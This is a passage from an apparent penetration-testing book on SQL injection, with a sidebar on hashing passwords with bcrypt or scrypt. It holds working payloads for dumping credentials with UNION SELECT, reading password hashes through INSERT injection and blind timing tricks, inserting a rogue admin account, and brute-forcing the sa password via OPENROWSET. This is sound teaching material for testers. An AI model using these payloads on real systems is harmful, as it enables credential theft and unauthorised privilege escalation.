


**Figure 4.13** Example of a Successful Enumeration of the Columns of a Specific Table

As you can see, we now know the names of the columns of the *customers* table. We can guess that both *login* and *passwords* are of type *string*, and we can therefore return them with yet another *UNION SELECT*, this time using both the *Type* and *Description* fields of the original query. This is performed by the following URL:

```
http://www.victim.com/products.aspid=12+union+select+null,login,password,null+from+e-shop..customers--
```

As you can see, this time we use two column names in our injected query. The result, which finally contains the data we were looking for, is in the screenshot shown in [Figure 4.14](#).



**Figure 4.14** Finally Getting the Data: Username and Passwords, in this Case!

Bingo!! However, the result is not just a very long list of users. It seems that this application likes to store user passwords in clear text instead of using a hashing algorithm. The same attack sequence could be used to enumerate and retrieve any other table that the user has access to, but having arrived at this point, you might just call the client, tell them they have a huge problem (actually, more than just one), and call it a day.

## Are you owned?

### How to Store Passwords in Your Database

The scenario that was just illustrated, in which a few queries have been enough to retrieve a list of usernames and passwords unencrypted (in clear text), is not as unusual as you might think. During our penetration tests and security assessments, we (the book's authors) have come across plenty of cases in which vulnerable applications had passwords and other sensitive data stored in clear text.

The danger of storing users' passwords in clear text poses other dangers: Because human beings have the tendency to reuse the same password for several different online services, a successful attack such as the one

described might pose a threat not only to the users' accounts on [victim.com](#), but also to other areas of their online identity, such as online banking and private e-mail. And [victim.com](#) might even be liable for these additional break-ins, depending on the specific laws of the country where it resides!

Up to just some time ago, the recommended approach for storing passwords was a *cryptographic hash function*. A cryptographic hash function transforms an arbitrary value (in our case, the user's password) into a fixed-length string (called the *hash value*). This function has several mathematical properties, but here we are mostly interested in two of them:

- Given a hash value, it is extremely difficult to construct a value that generates it.
- The probability that two different values generate the same hash value is extremely low.

Storing the hash value of the password instead of the password itself still allows users to authenticate, because it's enough to calculate the hash value of the password they provide and compare it with the stored hash value. However, it provides a security advantage, because if the list of hash values is captured, the attacker would not be able to convert them back to the original passwords without going through a brute-force attack. Adding an additional, random value to the hash input (called a "salt") also protects the password against precomputation-based attacks.

Unluckily, in the past few years we have witnessed an enormous increase in the computing power available to attackers, mostly thanks to the use of Graphical Processing Units, which allow massively parallelized computations. Since all modern general-purpose cryptographic hash functions have been designed for speed, they are inherently vulnerable to modern GPU-based brute-force attacks. The answer is using an algorithm that is specifically designed to be computationally very slow and expensive, such as bcrypt or scrypt. bcrypt is an adaptive password hashing algorithm, with a *work factor* which allows the user to decide how expensive the hashing computation will be. With a proper tuning of the work factor, any brute-force attack against bcrypt will be several orders of magnitude slower than an attack against MD5 or SHA256.

scrypt is based on the concept of "sequential memory-hard functions," meaning that the hashing is not only CPU intensive but also memory intensive, making things hard even for a custom hardware attack, in which integrated circuits specifically designed for cryptographic brute-force attacks are used.

Of course, using such algorithms will not protect you against SQL injection attacks (fear not—we wrote [Chapters 8 and 9](#) for that), but will greatly protect your customers in case the data fall into the wrong hands.

More information on bcrypt can be found at [www.usenix.org/events/usenix99/provos.html](http://www.usenix.org/events/usenix99/provos.html) and <http://codahale.com/how-to-safely-store-a-password/>, while scrypt is fully described at the address

[www.tarsnap.com/scrypt.html](http://www.tarsnap.com/scrypt.html). scrypt provides a level of security that is even higher than bcrypt, but at the time of writing it is a self-contained executable, making it less-useful compared to bcrypt, which has a set of APIs and is supported out-of-the-box by all modern technologies for Web application development. Whichever you decide to use, you will be a lot more secure than trusting MD5 or SHA. So you have no excuse: stop using generic hashing algorithms to store your passwords!

## MySQL

Also on MySQL, the technique for enumerating a database and extracting its data follows a hierarchical approach: You start extracting the names of the databases, and then proceed down to tables, columns, and finally the data themselves.

The first thing you are usually interested in is the name of the user performing the queries. You can retrieve this with one of the following queries:

```
SELECT user();
```

```
SELECT current_user;
```

To list the databases that are present on the remote MySQL installation, you can use the following query, if you have administrative privileges:

```
SELECT distinct(db) FROM mysql.db;
```

If you don't have administrative privileges, but the remote MySQL version is 5.0 or later, you can still obtain the same information using *information\_schema*, by injecting the following alternative:

```
SELECT schema_name FROM information_schema.schemata;
```

Querying *information\_schema* allows you to enumerate the whole database structure. Once you have retrieved the databases, and you have found one of them that looks particularly interesting (e.g. *customers\_db*), you can extract its table names with the following query:

```
SELECT table_schema, table_name FROM information_schema.tables WHERE table_schema = 'customers_db'
```

If you prefer to obtain a list of all the tables of all databases, you can simply omit the *WHERE* clause, but you might want to modify it as follows:

```
SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql'
AND table_schema != 'information_schema'
```

Such a query will retrieve all tables except the ones belonging to *mysql* and *information\_schema*, two built-in databases whose tables you are probably not interested in. Once you have the tables it is time to retrieve the columns, again avoiding all entries that belong to *mysql* and *information\_schema*:

```
SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE
table_schema != 'mysql' AND table_schema != 'information_schema'
```

This query will provide you with a comprehensive view of all databases, tables, and columns, all packaged in one nice table, as you can see in the following example:

```
mysql> SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE
table_schema != 'mysql' AND
```

```
table_schema != 'information_schema';
```

```
+-----+-----+-----+
```

```
| table_schema | table_name | column_name |
```

```
+-----+-----+-----+
```

```
| shop | customers | id |
```

```
| shop | customers | name |
```

```
| shop | customers | surname |
```

```
| shop | customers | login |
```

```
| shop | customers | password |
```

```
| shop | customers | address |
```

```
| shop | customers | phone |
```

```
| shop | customers | email |
```

<snip>

As you can see, if your Web application allows you to perform a *UNION SELECT*, such a query gives you a full description of the whole database server in one simple shot! Alternatively, if you prefer to go the other way around and look for a table that contains a specific column you are interested into, you can use the following query:

```
SELECT  table_schema,  table_name,  column_name  FROM  information_schema.columns WHERE
        column_name LIKE 'password' OR column_name LIKE 'credit_card';
```

and you might obtain something such as this:

```
+-----+-----+-----+
|table_schema | table_name | column_name |
+-----+-----+-----+
| shop | users | password |
| mysql | user | password |
| financial | customers | credit_card |
+-----+-----+-----+

2 rows in set (0.03 sec)
```

*information\_schema* does not contain only the structure of the database, but also all the relevant information regarding the privileges of the database users, and the permissions they have been granted. For instance, to list the privileges granted to the various users you can execute the following query:

```
SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges;
```

Such a query will return output similar to the following:

```
+-----+-----+-----+
| guarantee | privilege_type | is_grantable |
```



```

+-----+-----+-----+
| 'root'@'localhost' | SELECT | YES |
| 'root'@'localhost' | INSERT | YES |
| 'root'@'localhost' | UPDATE | YES |
| 'root'@'localhost' | DELETE | YES |
| 'root'@'localhost' | CREATE | YES |
| 'root'@'localhost' | DROP | YES |
| 'root'@'localhost' | RELOAD | YES |
| 'root'@'localhost' | SHUTDOWN | YES |
| 'root'@'localhost' | PROCESS | YES |
| 'root'@'localhost' | FILE | YES |
| 'root'@'localhost' | REFERENCES | YES |
| 'root'@'localhost' | INDEX | YES |
<snip>

```

If you need to know the privileges granted to users on the different databases, the following query will do the job:

```
SELECT grantee, table_schema, privilege_type FROM information_schema.schema_privileges
```

Unfortunately, *information\_schema* is available only in MySQL 5 and later, so if you are dealing with an earlier version the process will be more difficult, as a brute-force attack might be the only way to determine the names of tables and columns. One thing you can do (however, it's a little complicated) is access the files that store the database, import their raw content into a table that you create, and then extract that table using one of the techniques you've seen so far. Let's briefly walk through an example of this technique. You can easily find the current database name with the following query:

```
SELECT database()
```

The files for this database will be stored in a directory with the same name as the database itself. This directory will be contained in the main MySQL data directory, which is returned by the following query:

```
SELECT @@datadir
```

Each table of the database is contained in a file with the extension *MYD*. For instance, here are some of the MYD files of a default *mysql* database:

```
tables_priv.MYD
```

```
host.MYD
```

```
help_keyword.MYD
```

```
columns_priv.MYD
```

```
db.MYD
```

You can extract the contents of a specific table of that database with the following query:

```
SELECT load_file('databasename/tablename.MYD')
```

However, without *information\_schema* you will have to brute-force the table name for this query to succeed. Also, note that *load\_file* (discussed in more detail in [Chapter 6](#)) only allows you to retrieve a maximum number of bytes that is specified in the *@@max\_allowed\_packet* variable, so this technique is not suited for tables that store large amounts of data.

## PostgreSQL

The usual hierarchical approach obviously works for PostgreSQL as well. The list of all databases can be extracted with the following:

```
SELECT datname FROM pg_database
```

If you want to know which one is the current database, it is easy enough with the following query:

```
SELECT current_database()
```

As for the users, the following query will return the complete list:

```
SELECT username FROM pg_user
```

The current user can be extracted with one of the following queries:

```
SELECT user;
```

```
SELECT current_user;
```

```
SELECT session_user;
```

```
SELECT getpgusername();
```

Four different ways to get the current user? Well, there are some minor differences between some of them: `session_user` returns the user who started the current connection to the database, while `current_user` and `user` (they are equivalent) return the current execution context, meaning that this value is the one used for checking permissions. They usually return the same value, unless “SET ROLE” has been called at some point. Finally, `getpgusername()` returns the user associated with the current thread. Again, it is somewhat unlikely you will get a different result.

In order to enumerate all tables in all schemas that are present in the database you are connected to, you can use one of the following queries:

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN pg_catalog.pg_namespace n ON n.oid =  
    c.relnamespace WHERE c.relkind IN ('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast')  
    AND pg_catalog.pg_table_is_visible(c.oid)
```

```
SELECT tablename FROM pg_tables WHERE tablename NOT LIKE 'pg_%' AND tablename NOT LIKE  
    'sql_%'
```

If you want to extract a list of all columns, you can do so with the following query:

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE  
    (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid)  
    AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public')
```

This query will extract all columns in the ‘public’ schema. Change the last `ILIKE` clause if you need to extract the columns of another schema.

If you need to find the tables that contain columns you might be interested in (obvious examples: “password” and “passwd”), you can use the following query, modifying the last LIKE clause to fit your needs:

```
SELECT DISTINCT relname FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T WHERE
    (C.relkind='r') AND (N.oid=C.relnamespace) AND (A.attrelid=C.oid) AND (A.atttypid=T.oid)
    AND (A.attnum>0) AND (NOT A.attisdropped) AND (N.nspname ILIKE 'public') AND attname LIKE
    '%password%'
```

For space reasons, all the queries that could be useful for enumerating information for a specific technology cannot be included, but some cheat sheets are available in [Chapter 11](#). Cheat sheets are also available online that can assist you in quickly locating the proper query for handling a specific job on a specific database, such as those found at <http://pentestmonkey.net/cheat-sheets/>.

## Oracle

The last example we will cover is how to enumerate the database schema when the back-end database server is Oracle. An important fact to remember when using Oracle is that you will normally be accessing only one database at a time, as databases in Oracle are normally accessed via a specific connection, and multiple databases accessed by an application will generally have different connections. Therefore, unlike SQL Server and MySQL, you won’t be enumerating the databases present when finding the database schema.

The first thing you may be interested in is the list of tables that belong to the current user. In the context of an application, this will generally be the application tables in the database:

```
select table_name from user_tables;
```

You can extend this to look at all of the tables in the database and their owners:

```
select owner,table_name from all_tables;
```

You can enumerate some more information about your application tables to determine the number of columns and rows that are present in the tables as follows:

```
select a.table_name||'['||count(*)||']= '||num_rows from user_tab_columns a,user_tables b
where a.table_name=b.table_name group by a.table_name,num_rows
```

EMP[8]=14

DUMMY[1]=1

DEPT[3]=4

SALGRADE[3]=5

And you can enumerate the same information for all accessible/available tables, including their users, table names, and the number of rows in these tables as follows:

```
select b.owner||'.'||a.table_name|| '['||count(*)||']= '||num_rows from all_tab_columns a,
all_tables b where a.table_name=b.table_name group by b.owner,a.table_name,num_rows
```

Finally, you can enumerate the columns and data types in each table as follows, allowing you to get a more complete picture of the database schema:

```
select table_name||':'||column_name||':'||data_type||':'||column_id from user_tab_columns
order by table_name,column_id
```

DEPT:DEPTNO:NUMBER:1

DEPT:DNAME:VARCHAR2:2

DEPT:LOC:VARCHAR2:3

DUMMY:DUMMY:NUMBER:1

EMP:EMPNO:NUMBER:1

EMP:ENAME:VARCHAR2:2

EMP:JOB:VARCHAR2:3

EMP:MGR:NUMBER:4

EMP:HIREDATE:DATE:5

EMP:SAL:NUMBER:6

EMP:COMM:NUMBER:7

EMP:DEPTNO:NUMBER:8

SALGRADE:GRADE:NUMBER:1

SALGRADE:LOSAL:NUMBER:2

SALGRADE:HISAL:NUMBER:3

Another thing you may be interested in is obtaining the privileges of the current database user, which you can do as an unprivileged user. The following queries return the privileges of the current user. In Oracle, there are four different kinds of privileges (*SYSTEM*, *ROLE*, *TABLE*, and *COLUMN*).

To get system privileges for the current user:

```
select * from user_sys_privs; --show system privileges of the current user
```

To get role privileges for the current user:

```
select * from user_role_privs; --show role privileges of the current user
```

To get table privileges for the current user:

```
select * from user_tab_privs;
```

To get column privileges for the current user:

```
select * from user_col_privs;
```

To get the list of all possible privileges you must replace the *user* string in the preceding queries with *all*, as follows.

To get all system privileges:

```
select * from all_sys_privs;
```

To get all role privileges:

```
select * from all_role_privs;
```

To get all table privileges:

```
select * from all_tab_privs;
```

To get all column privileges:

```
select * from all_col_privs;
```

Now that you have a listing of the database schema and some information about your current user, you may be interested in enumerating other information in the database, such as a list of all of the users in the database. The following query returns a list of all users in the database. This query has the advantage that, by default, it can be executed by any user of the database:

```
select username,created from all_users order by created desc;
```

```
SCOTT 04-JAN-09
```

```
PHP 04-JAN-09
```

```
PLSQL 02-JAN-09
```

```
MONODEMO 29-DEC-08
```

```
DEM01 29-DEC-08
```

```
ALEX 14-DEC-08
```

```
OWBSYS 13-DEC-08
```

```
FLows_030000 13-DEC-08
```

```
APEX_PUBLIC_USER 13-DEC-08
```

You can query additional items as well, depending on the version of the database in use. For example, an unprivileged user in versions up to Oracle 10g R2 can retrieve the database usernames and password hashes with the following *SELECT* statement:

```
SELECT name, password, astatus FROM sys.user$ where type#>0 and length(password)=16 --  
        astatus (0=open, 9=locked&expired)
```

```
SYS AD24A888FC3B1BE7 0
```

```
SYSTEM BD3D49AD69E3FA34 0
```

```
OUTLN 4A3BA55E08595C81 9
```

You can test or crack the password hashes with publicly available tools, possibly allowing you to obtain credentials for a privileged database account such as *SYS*. In Oracle 11g, Oracle has changed the password hashing algorithm in use, and the password hash is now located in a different column—*spare4*, as follows:

```
SELECT name,spare4 FROM sys.user$ where type#>0 and length(spare4)=62
```

```
SYS
```

```
S:1336FB26ACF58354164952E502B4F726FF8B5D382012D2E7B1EC99C426A7
```

```
SYSTEM
```

```
S:38968E8CEC12026112B0010BCBA3ECC2FD278AFA17AE363FDD74674F2651
```

If the current user is a privileged one, or access as a privileged user has been obtained, you can look for a number of other interesting pieces of information in the database structure. Since Oracle 10g R2, Oracle offers the capability of transparently encrypting columns in the database. Normally, only the most important or sensitive tables will be encrypted, and therefore you are interested in finding these tables as follows:

```
select table_name,column_name,encryption_alg,salt from dba_encrypted_columns;
```

```
TABLE_NAME COLUMN_NAME ENCRYPTION_ALG SALT
```

```
-----  
-----
```

```
CREDITCARD CCNR AES256 NO
```

```
CREDITCARD CVE AES256 NO
```

```
CREDITCARD VALID AES256 NO
```

Another piece of information that could be useful, if you have a privileged account, is to know what database administrator (DBA) accounts exist within the database, as follows:



```
Select    grantee,granted_role,admin_option,default_role    from    dba_role_privs    where
        granted_role='DBA';
```

### Tips

Enumerating a full database by hand can be a very tedious task. Although it can be fairly easy to quickly code a small program to perform the task for you (using your favorite scripting language), several free tools are available that automate the process. At the end of this chapter, three of them: sqlmap, Bobcat, and bsq1 will be illustrated.

## Injecting into “INSERT” queries

As mentioned earlier in the chapter, you might have to deal with cases in which the only vulnerable queries are the ones that modify the data on the database—the risk here is that your attack will corrupt production data. This should rarely be the case, as penetration testing should preferably be performed on test environments, but sometimes reality is different.

There are two main scenarios we cover here: in the first one, you have found a way to include in the data you are passing to an INSERT or an UPDATE some information from other tables, and then you use a different part of the application to read that information. An example is an application that allows you to create and manage a personal profile, in which one or more of the fields are vulnerable. If you inject SQL code that fetches data from somewhere else in the database (for instance, password hashes), you will then be able to grab that information by simply viewing the updated profile. Another example is an application that has file upload capability, in which the description accompanying the file is vulnerable to SQL injection.

The second scenario we are going to discuss is one in which the data you are looking for is immediately returned by the query you are injecting into (e.g. through an error message or a timing attack).

It is not possible to cover all possible cases and permutations, but we will illustrate examples for both of the aforementioned scenarios to show how such cases can be handled in order to provide some guidance on handling situations you may encounter. In these situations, however, a bit of creativity is often needed. In the following examples we discuss INSERT queries in particular, however the same scenarios and techniques also applies to other commands belonging to the Data Manipulation Language (DML), such as UPDATE and DELETE.

## First Scenario: Inserting User Determined Data

Usually this kind of injection is not too hard to handle, as long as the application is not very picky about the type of data that we are trying to inject. In general, things are relatively easy if the column that we can inject into is *not* the last one in the table. For instance, consider the following example:

```
INSERT INTO table (col1, col2) VALUES ('injectable', 'not injectable');
```

In this case, the strategy is to close the string passed as the first column, and then to craft the SQL code needed to “recreate” the second column with the data that we are interested in, and then comment out the rest of the query. For example, let’s say that we are submitting a first and a last name, and that the first name is the vulnerable field. The resulting URL of the original request would be something like the following:

```
http://www.victim.com/updateprofile.asp?firstname=john&lastname=smith
```

This would translate in the following query:

```
INSERT INTO table (firstname, lastname) VALUES ('john', 'smith')
```

We can therefore inject the following string as the *firstname* parameter:

```
john',(SELECT TOP 1 name + ' | ' + master.sys.fn_varbintohexstr(password_hash) from sys.sql_logins))--
```

The resulting query will therefore be the following, with the underlined code being what we have injected:

```
INSERT INTO table (firstname, lastname) VALUES ('john',(SELECT TOP 1 name + ' | ' + master.sys.fn_varbintohexstr(password hash) from sys.sql_logins))--,'smith')
```

What happens here? Very simply, we are performing the following actions:

- We start with some random value for the first column to insert (“john”) and we close the string with a single quote.
- For the second column to insert, we inject a subquery that concatenates in one string the name and hash of the first user of the database (*fn\_varbintohexstr()* is used to convert the binary hash into a hexadecimal format)

- We close all needed parentheses and comment out the rest of the query, so that whatever we put in the “lastname” field (“smith” in this case) and any other spurious SQL code will not get in the way.

If we launch this attack, and then we view the profile we have just updated, our last name will look like the following:

```
sa | 0x01004086ceb6370f972f9c9135fb8959e8a78b3f3a3df37efdf3
```

Bang! We have just extracted the “crown jewels” and injected them back into the database itself in a position where we can easily see them!

Unluckily, things can sometimes be a bit harder, in which case some creativity is needed. A good example of this scenario (and an instructive lesson of the tricks one often needs to resort to) happened to one of the authors a while ago, during a penetration test of an application that allowed users to upload files to the server and specify their name. The back-end database was MySQL, and the vulnerable query was similar to the following:

```
INSERT INTO table (col1, col2) VALUES ('not injectable', 'injectable');
```

The injectable parameter is the last one, which complicates things, as we cannot close one parameter and start crafting the following one from scratch, as we did in the previous example. Now we have to deal with a parameter that has been “opened but not yet closed” by the application, and this restricts our possibilities a little bit.

The first thought would obviously be to use a subquery and concatenate the result to the user controlled field, as in the following example:

```
INSERT INTO table (col1, col2) VALUES ('foo', 'bar' || (select @@version)) --
```

Now, if MySQL is in ANSI mode (or any other mode that implements PIPES\_AS\_QUOTES, like DB2, ORACLE, or MAXDB), then this works fine. However, this was not the case: when PIPES\_AS\_QUOTES is not implemented (as it is the case in TRADITIONAL mode), the || operator is parsed as an OR logical operator and not as a concatenation operator.

The CONCAT function would be an alternative, as it can be used after VALUES, but it needs to be at the very beginning of the column parameter, as in the following example:

```
INSERT INTO table (col1, col2) VALUES ('foo', CONCAT('bar',(select @@version)))--
```

In our case, we are injecting after the opening quote has been used, which means that CONCAT is out of question (now you will probably understand why whether the injectable parameter is the last one makes a non-trivial difference!).

The trick here is that in MySQL when adding an integer and a char value, the integer has operator precedence and “wins,” as in the following example:

```
mysql> select 'a' + 1;
```

```
+-----+
```

```
| 'a' + 1 |
```

```
+-----+
```

```
| 1 |
```

```
+-----+
```

```
1 row in set, 1 warning (0.00 sec)
```

We can use this trick to extract arbitrary data, convert such data into an integer (unless it's an integer already), and then “add” it to the initial part of the string under control, as in the following example:

```
INSERT INTO table (col1,col2) VALUES ('foo', 'd' + substring((SELECT @@version),1,1)+'');
```

The substring() function extracts the first character of @@version (in our case, '5'). That character is then “added” to 'd', and the result is actually, 5:

```
mysql> select ('a' + substring((select @@version),1,1));
```

```
+-----+
```

```
| ('a' + substring((select @@version),1,1)) |
```

```
+-----+
```

```
| 5 |
```

```
+-----+
```

```
1 row in set, 1 warning (0.00 sec)
```

The last catch was that whitespaces were filtered, but that was easy to overcome by using comments. The actual attack was therefore as follows:

```
INSERT INTO table (col1,col2) VALUES ('foo',
'd'+/**/substring((select/**/@@version),1,1)+'');
```

As for converting non-integer characters, this can be done with the ASCII() function:

```
INSERT INTO table (col1, col2) VALUES ('foo','bar'+/**/ascii(substring(user(),1,1))+'')
```

```
INSERT INTO table (col1, col2) VALUES ('foo','bar'+/**/ascii(substring(user(),2,1))+'')
```

```
INSERT INTO table (col1, col2) VALUES ('foo','bar'+/**/ascii(substring(user(),3,1))+'')
```

## Second Scenario: Generating INSERT Errors

In the second scenario, you want to extract information from the database using an INSERT query, but you want to be able to do that without the query succeeding, in order to avoid tainting the tables of the database or adding unnecessary log entries.

A relatively simple situation is when your INSERT returns an error message with the information you are looking for. Let's imagine that you are required to enter your name and age in the Web site, and that the name field is injectable. The query will look something like the following:

```
INSERT INTO users (name, age) VALUES ('foo',10)
```

You can exploit this scenario by injecting in the *name* column to trigger an error, for instance injecting the following:

```
foo',(select top 1 name from users where age=@@version))--
```

What happens here? You inject a subquery that attempts to retrieve a row from the user table, but which fails because @@version is not numeric, returning the following message:

```
Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) -
10.0.1600.22 (Intel X86)
```

Jul 9 2008 14:43:34

Copyright (c) 1988-2008 Microsoft Corporation

Standard Edition on Windows NT 5.2 <X86> (Build 3790: Service Pack 2)

' to data type int.

Nice! The version details have been extracted, but the INSERT query was not executed. However, things are not always this simple, as the application might not be willing to give us such verbose error messages. In some cases, we might actually need the inner query to *succeed* instead of failing, in order to obtain the information we are looking for, but still with the outer query (the INSERT) failing in order to avoid modifying data. For instance, the inner query might be used for a time-based blind injection, which means that depending on the value of some bit the subquery will or will not introduce a time delay. In both cases, the subquery needs to succeed, not fail (but the outer INSERT must fail).

A similar scenario has been recently investigated by Mathy Vanhoef on MySQL. The overall strategy is based on *scalar subqueries*, which are subqueries that return a single value as opposed to multiple columns or rows. For instance, consider the following query:

```
SELECT (SELECT column1 FROM table 1 WHERE column1 = 'test')
```

If the inner query returns only one value (or NULL), the outer query will execute successfully. However, if the inner query returns more than one result, MySQL will abort the outer one and provide the following error to the user:

```
ERROR 1242 (21000): Subquery returns more than 1 row
```

Now, note that even when the outer query is aborted, the inner one has already been successfully executed. This means that if we can inject two nested SELECT queries so that the inner extracts information but the outer is guaranteed to fail, then we are successfully extracting data without allowing the original INSERT to be executed.

The easiest example is to use an inner query that evaluates some condition and then pauses for a few seconds depending on the result: measuring the time between our request and the response we will be able to infer such result. For instance, consider the following query:

```
SELECT (SELECT CASE WHEN @@version LIKE '5.1.56%' THEN SLEEP(5) ELSE 'somevalue' END FROM
      ((SELECT 'value1' AS foobar) UNION (SELECT 'value2' AS foobar)) ALIAS)
```

The CASE clause checks the exact version of MySQL, and if a specific version is encountered the SLEEP command is executed for 5 s. This will tell us whether the version is there, but at the same time the UNION command will ensure that two rows are returned to the outer SELECT, therefore generating the error. Now, let's assume that we can inject into the following query:

```
INSERT INTO table 1 VALUES ('injectable_parameter')
```

We can inject the following as the parameter:

```
'|| SELECT (SELECT CASE WHEN @@version LIKE '5.1.56%' THEN SLEEP(5) ELSE 'somevalue' END
FROM ((SELECT 'value1' AS foobar) UNION (SELECT 'value2' AS foobar)) ALIAS) || '
```

The resulting query would be:

```
INSERT INTO table 1 VALUES (''|| SELECT (SELECT CASE WHEN @@version LIKE '5.1.56%' THEN
SLEEP(5) ELSE 'somevalue' END FROM ((SELECT 'value1' AS foobar) UNION (SELECT 'value2' AS
foobar)) ALIAS) || ''')
```

What we are doing here is using the concatenation operator (||) to inject our nested SELECT query in the string expected by the INSERT. The query will fingerprint the database version but without actually modifying any data.

Obviously, timing attacks tend to be very slow when used to extract non-trivial amounts of data: however, if different error messages from the inner query result depending on the condition we check, things can be much faster. The REGEXP operator can be used for this task, as we can see in the following example query:

```
SELECT (SELECT 'a' REGEXP (SELECT CASE WHEN <condition> THEN '.*' ELSE '*' END (FROM ((SELECT
'foo1' AS bar) UNION (SELECT 'foo2' AS bar) foobar)
```

If the condition is true, then the '.\*' valid regular expression is used, two rows are returned to the outermost SELECT, and we receive the usual error:

```
ERROR 1242 (21000): Subquery returns more than 1 row
```

However, if the condition is false, then REGEXP is fed '\*', which is *not* a valid regular expression, and the database server will return the following error instead:

```
ERROR 1139 (42000): Got error 'repetition-operator operand invalid' from regexp
```

If the Web application in the front-end returns different results for these two errors, we can forget the slow time-based approach and start dumping tables at light speed.

Mathy's original research covers all the details and provides further examples, and is available at [www.mathyvanhoef.com/2011/10/exploiting-insert-into-sql-injections.html](http://www.mathyvanhoef.com/2011/10/exploiting-insert-into-sql-injections.html).

## Other Scenarios

There are other cases in which you might use an INSERT statement in your attack, which may not necessarily be related to this being the only type of query you can inject into. For instance, an INSERT query can be extremely useful when you can use stacked queries and you have managed to extract the table containing the users of the application: if you discovered that such table contains an e-mail address, a hash of the password, and a privileges level where the value zero indicates an administrator, you will probably want to inject something like the following, to get instant privileged access to the application:

```
http://www.victim.com/searchpeople.asp?name=';INSERT+INTO+users(id,pass,privs)+VALUES+('atta  
cker@evil.com','hashpass',0)--
```

As you can see, injecting into INSERT queries is not much more difficult than attacking the more common SELECT ones. Depending on the situation, you will only need some extra care in order to avoid side effects such as filling with database with garbage, and exercise some extra creativity in overcoming hurdles such as those discussed.

## Escalating privileges

All modern database servers provide their administrators with very granular control over the actions that users can perform. You can carefully manage and control access to the stored information by giving each user very specific rights, such as the ability to access only specific databases and perform only specific actions on it. Maybe the back-end database server that you are attacking has several databases, but the user who performs your queries might have access to only one of them, which might not contain the most interesting information. Or maybe your



user has only read access to the data, but the aim of your test is to check whether data can be modified in an unauthorized manner.

In other words, you have to deal with the fact that the user performing the queries is just a regular user, whose privileges are far lower compared to the DBA's.

Due to the limitations of regular users, and to fully unleash the potential of several of the attacks you have seen so far, you will need to obtain access as an administrator. Luckily for us, in several cases it is possible to obtain these elevated privileges.

## SQL Server

One of an attacker's best friends when the target is Microsoft SQL Server is the *OPENROWSET* command. *OPENROWSET* is used on SQL Server to perform a one-time connection to a remote OLE DB data source (e.g. another SQL Server). A DBA can use it, for instance, to retrieve data that resides on a remote database, as an alternative to permanently "linking" the two databases, which is better suited to cases when the data exchange needs to be performed on a regular basis. A typical way to call *OPENROWSET* is as follows:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN; Address=10.0.2.2;uid=foo;
pwd=password', 'SELECT column1 FROM tableA')
```

Here we connected to the SQL Server at the address 10.0.2.2 as user *foo*, and we ran the query *select column1 from tableA*, whose results will be transferred back and returned by the outermost query. Note that '*foo*' is a user of the database at address 10.0.2.2 and not of the database where *OPENROWSET* is first executed. Note also that to successfully perform the query as user '*foo*' we must successfully authenticate, providing the correct password.

*OPENROWSET* has a number of applications in SQL injection attacks, and in this case we can use it to brute-force the password of the *sa* account. There are three important bits to remember here:

- For the connection to be successful, *OPENROWSET* must provide credentials that are valid on the database on which the connection is performed.
- *OPENROWSET* can be used not only to connect to a remote database, but also to perform a local connection, in which case the query is performed with the privileges of the user specified in the *OPENROWSET* call.

- On SQL Server 2000, *OPENROWSET* can be called by all users. On SQL Server 2005 and 2008, it is disabled by default (but occasionally re-enabled by the DBA. So always worth a try).

This means that if *OPENROWSET* is available, you can use it to brute-force the *sa* password and escalate your privileges. For example, take a look at the following query:

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;Address=;uid=sa;pwd=foo', 'select 1')
```

If *foo* is the correct password, the query will run and return *1*, whereas if the password is incorrect, you will receive a message such as the following:

```
Login failed for user 'sa'.
```

